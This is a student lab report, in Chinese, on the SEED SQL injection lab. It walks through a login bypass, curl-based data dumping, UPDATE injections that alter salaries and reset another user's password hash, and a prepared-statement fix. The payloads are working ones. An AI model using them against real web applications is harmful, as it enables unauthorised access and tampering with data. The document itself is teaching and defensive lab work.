


软件安全LAB10-SQL-20307130135李钧

概述

SQL注入是一种利用web应用程序和数据库服务器之间接口漏洞的代码注入技术。当用户的输入在发送到后端数据库服务器之前没有在web应用程序中正确检查时，就会出现该漏洞。许多web应用程序从用户那里获取输入，然后使用这些输入来构造SQL查询，这样它们就可以从数据库中获取信息。Web应用程序还使用SQL查询在数据库中存储信息。这些都是web应用程序开发中的常见实践。如果SQL查询构造不仔细，就会出现SQL注入漏洞。SQL注入是对web应用程序最常见的攻击之一。

环境配置

在/etc/hosts下添加内容：

A terminal window titled 'seed@VM: ~' with search and menu icons. It displays the following content:

```
# For DNS Rebinding Lab
192.168.60.80    www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

10.9.0.5        www.seed-server.com
```

Task1 Get Familiar with SQL Statements

在MySQL容器上安装一个shell，然后使用mysql客户端程序与数据库进行交互。用户名为“root”，密码为“dees”，指令为 `mysql -u root -pdees`

Labsetup已经为我们创建了sqllab用户数据库，我们可以使用use命令加载这个现有数据库，要显示sqllab users数据库中有哪些表，可以使用show tables命令打印出所选数据库的所有表

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
mysql> show tables;
```

```
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)
```

```
mysql> █
```

找到并打印Alice的信息

```
mysql> desc credential;
```

```
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| ID         | int unsigned  | NO   | PRI | NULL    | auto_increment |
| Name       | varchar(30)   | NO   |     | NULL    |                 |
| EID        | varchar(20)   | YES  |     | NULL    |                 |
| Salary     | int           | YES  |     | NULL    |                 |
| birth      | varchar(20)   | YES  |     | NULL    |                 |
| SSN        | varchar(20)   | YES  |     | NULL    |                 |
| PhoneNumber | varchar(20)   | YES  |     | NULL    |                 |
| Address    | varchar(300)  | YES  |     | NULL    |                 |
| Email      | varchar(300)  | YES  |     | NULL    |                 |
| NickName   | varchar(300)  | YES  |     | NULL    |                 |
| Password   | varchar(300)  | YES  |     | NULL    |                 |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.00 sec)
```

```
mysql> select * from credential where Name='Alice';
```

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

task2.1 SQL Injection Attack from webpage.

查看unsafe_home.php源代码，为使得登陆验证判断总为真，即实现注入攻击登录，需要把Password部分屏蔽掉，这样就可以凭借仅知的用户名Username实现登录。

```
unsafe_home.php
~/works/Lab10 setup/Labsetup/image_www/Code

// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

用户名admin后面加上引号表示和前面的引号形成一组消息，分号表示语句截至，井号#表示在其后面的是注释

Employee Profile Login

USERNAME

admin';#

PASSWORD

Password

SEED Project

SQLi Lab

+

www.seed-server.com/unsafe_home.php?username=admin%27%3B%23&Password=

SEED Labs

Home Edit Profile

Logout

User Details

| Username | Eid | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number |
|----------|-------|--------|----------|----------|----------|-------|---------|------------|
| Alice | 10000 | 20000 | 9/20 | 10211002 | | | | |
| Boby | 20000 | 30000 | 4/20 | 10213352 | | | | |
| Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | |
| Samy | 40000 | 90000 | 1/11 | 32193525 | | | | |
| Ted | 50000 | 110000 | 11/3 | 32111111 | | | | |
| Admin | 99999 | 400000 | 3/5 | 43254314 | | | | |

Copyright © SEED LABs

task2.2 SQL Injection Attack from command line.

为了在命令行当中实现Task1，获取用户信息，需要注意的是一些特殊字符的转义，通过观察Task1成功后的网页url可以看到输入信息的转义为admin%27%3B%23

构造curl命令，成功获取所有信息如下所示

```
curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%3B%23'
```

```
[06/01/23]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%3B%23'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout</button></div><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Id</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
```

task2.3 Append a new SQL statement.

在以上两种攻击中，我们只能从数据库中窃取信息;如果我們可以在登录页面中使用相同的漏洞修改数据库，那就更好了。一个想法是使用SQL注入攻击将一个SQL语句变成两个，第二个SQL语句是更新或删除语句。在SQL中，用分号(;)分隔两条SQL语句。


假设我们要删除数据库中的Boby，在用户名框中输入如下内容，发现攻击失败

admin'; delete from credential where name = 'Boby' #'

Employee Profile Login

USERNAME

PASSWORD



究其原因，后台使用的是mysql.query() 进行数据库查询，其一次只支持一条sql语句，而我们上面的输入会使得存在两条sql语句，所以会报错。

Task3 SQL Injection Attack on UPDATE Statement

如果UPDATE语句存在SQL注入漏洞，则危害会更严重，因为攻击者可以利用该漏洞修改数据库。在我们的Employee Management应用程序中，有一个Edit Profile页面(图2)，允许员工更新他们的概要信息，包括昵称、电子邮件、地址、电话号码和密码。员工需要先登录才能进入该页面。查看unsafe_edit_backend.php，了解员工通过Edit Profile页面更新他们的信息时，执行的SQL update查询：

```
53 // if passowrd field is empty.
54 $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
55 }
56 $conn->query($sql);
57 $conn->close();
58 header("Location: unsafe_home.php");
59 exit();
```

task3.1 Modify your own salary.

实行注入攻击，将Alice的工资从20000更改为30000

'salary='30000' where ID=1;#

Admin's Profile Edit

| | |
|--------------|--|
| NickName | <input type="text" value=" ,salary='30000' where ID=1;#"/> |
| Email | <input type="text" value="Email"/> |
| Address | <input type="text" value="Address"/> |
| Phone Number | <input type="text" value="PhoneNumber"/> |
| Password | <input type="text" value="Password"/> |

User Details

| Username | EId | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number |
|----------|-------|--------|----------|----------|----------|-------|---------|------------|
| Alice | 10000 | 30000 | 9/20 | 10211002 | | | | |
| Boby | 20000 | 30000 | 4/20 | 10213352 | | | | |
| Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | |
| Samy | 40000 | 90000 | 1/11 | 32193525 | | | | |
| Ted | 50000 | 110000 | 11/3 | 32111111 | | | | |
| Admin | 99999 | 400000 | 3/5 | 43254314 | | | | |

task3.2 Modify your own salary.

与上述攻击相似，构造注入代码，实现攻击如下：

`',salary='1' where ID=2;#`

Admin's Profile Edit

NickName

`',salary='1' where ID=2;#`

User Details

| Username | EId | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number |
|----------|-------|--------|----------|----------|----------|-------|---------|------------|
| Alice | 10000 | 30000 | 9/20 | 10211002 | | | | |
| Boby | 20000 | 1 | 4/20 | 10213352 | | | | |

task3.3 Modify other people's password

首先通过在线计算sha1的网站，确定密码以及其哈希值

SHA1 and other hash functions online generator

1314520

hash

sha-1 ▼

Result for

sha1: 389004470f692577810352c99d658ab389960ebc

密码: 1314520

哈希值: 389004470f692577810352c99d658ab389960ebc

构造注入代码, 实现攻击如下所示:

',Password='389004470f692577810352c99d658ab389960ebc' where ID=2;#

Admin's Profile Edit

NickName

389004470f692577810352c99d658ab389960ebc' where ID=2;#

Employee Profile Login

USERNAME

Boby

PASSWORD

.....|

Would you like Firefox to save this login for seed-server.com?

Boby

.....

☐ Show password

Don't Save

▼

Save

Boby Profile


| Key | Value |
|--------------|----------|
| Employee ID | 20000 |
| Salary | 1 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | |
| Email | |
| Address | |
| Phone Number | |

Task4 Countermeasure — Prepared Statement

SQL注入漏洞的根本问题是无法将代码与数据分离。在构造SQL语句时，程序(例如PHP程序)知道哪一部分是数据，哪一部分是代码。不幸的是，当SQL语句被发送到数据库时，边界已经消失；SQL解释器看到的边界可能与开发人员设置的原始边界不同。要解决这个问题，重要的是要确保服务器端代码和数据库中的边界视图是一致的。最安全的方法是使用预处理语句。

执行查询的高级工作流程如下图所示。在编译步骤中，查询首先经过解析和规范化阶段，在此阶段将根据语法和语义检查查询。下一个阶段是编译阶段，其中关键字(例如 SELECT, FROM, UPDATE等)被转换成机器可以理解的格式。基本上，在这个阶段，查询被解释。在查询优化阶段，考虑执行查询的不同计划的数量，从中选择最优的优化计划。所选择的计划存储在缓存中，因此无论何时下一个查询进入，都将根据缓存中的内容进行检查;如果它已经在缓存中，解析、编译和查询优化阶段将被跳过。编译后的查询随后被传递到实际执行的执行阶段。

8



预处理语句在编译之后但在执行步骤之前出现。准备好的语句将经过编译步骤，并转换为预编译的查询，其中包含数据的空占位符。要运行这个预编译的查询，需要提供数据，但这些数据不会经过编译步骤;相反，它们被直接插入到预编译的查询中，并被发送到执行引擎。因此，即使数据中有SQL代码，在不经编译步骤的情况下，这些代码将被简单地视为数据的一部分，没有任何特殊含义。这就是预处理语句如何防止SQL注入攻击。

使用预处理语句机制，我们将向数据库发送SQL语句的过程分为两个步骤。第一步是只发送代码部分，即不发送实际数据的SQL语句。这是准备步骤。从上面的代码片段中可以看到，实际数据被问号(?)代替。在这一步之后，我们使用bind param()将数据发送到数据库。数据库将把这一步中发送的所有内容都当作数据，而不再是代码。它将数据绑定到准备好的语句的相应问号上。在bind param()方法中，第一个参数“is”表示参数的类型:“i”表示\$id中的数据为整数类型，“s”表示\$pwd中的数据为字符串类型。

task

修改defense目录下的unsafe.php

```

24 // do the query
25 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
26                        FROM credential
27                        WHERE name = ? and Password = ? ");
28 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
29 $stmt->execute();
30 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
31 $stmt->fetch();
32
33
34 /*
35 $result = $conn->query("SELECT id, name, eid, salary, ssn

```


重建容器、重启容器

```

[06/01/23]seed@VM:~/.../Labsetup$ dcdownd
Stopping mysql-10.9.0.6 ... done
Stopping www-10.9.0.5 ... done
Removing mysql-10.9.0.6 ... done
Removing www-10.9.0.5 ... done
Removing network net-10.9.0.0
[06/01/23]seed@VM:~/.../Labsetup$ docker-compose build
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection

```

再次进行task2里的攻击，失败




SQLi Lab

www.seed-server.com/defense/

Get Information

| | |
|----------|----------|
| USERNAME | admin';# |
| PASSWORD | Password |

Get User Info



SQLi Lab

www.seed-server.com/defense/getinfo.php?username=admin'%3B%23&Password=

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number: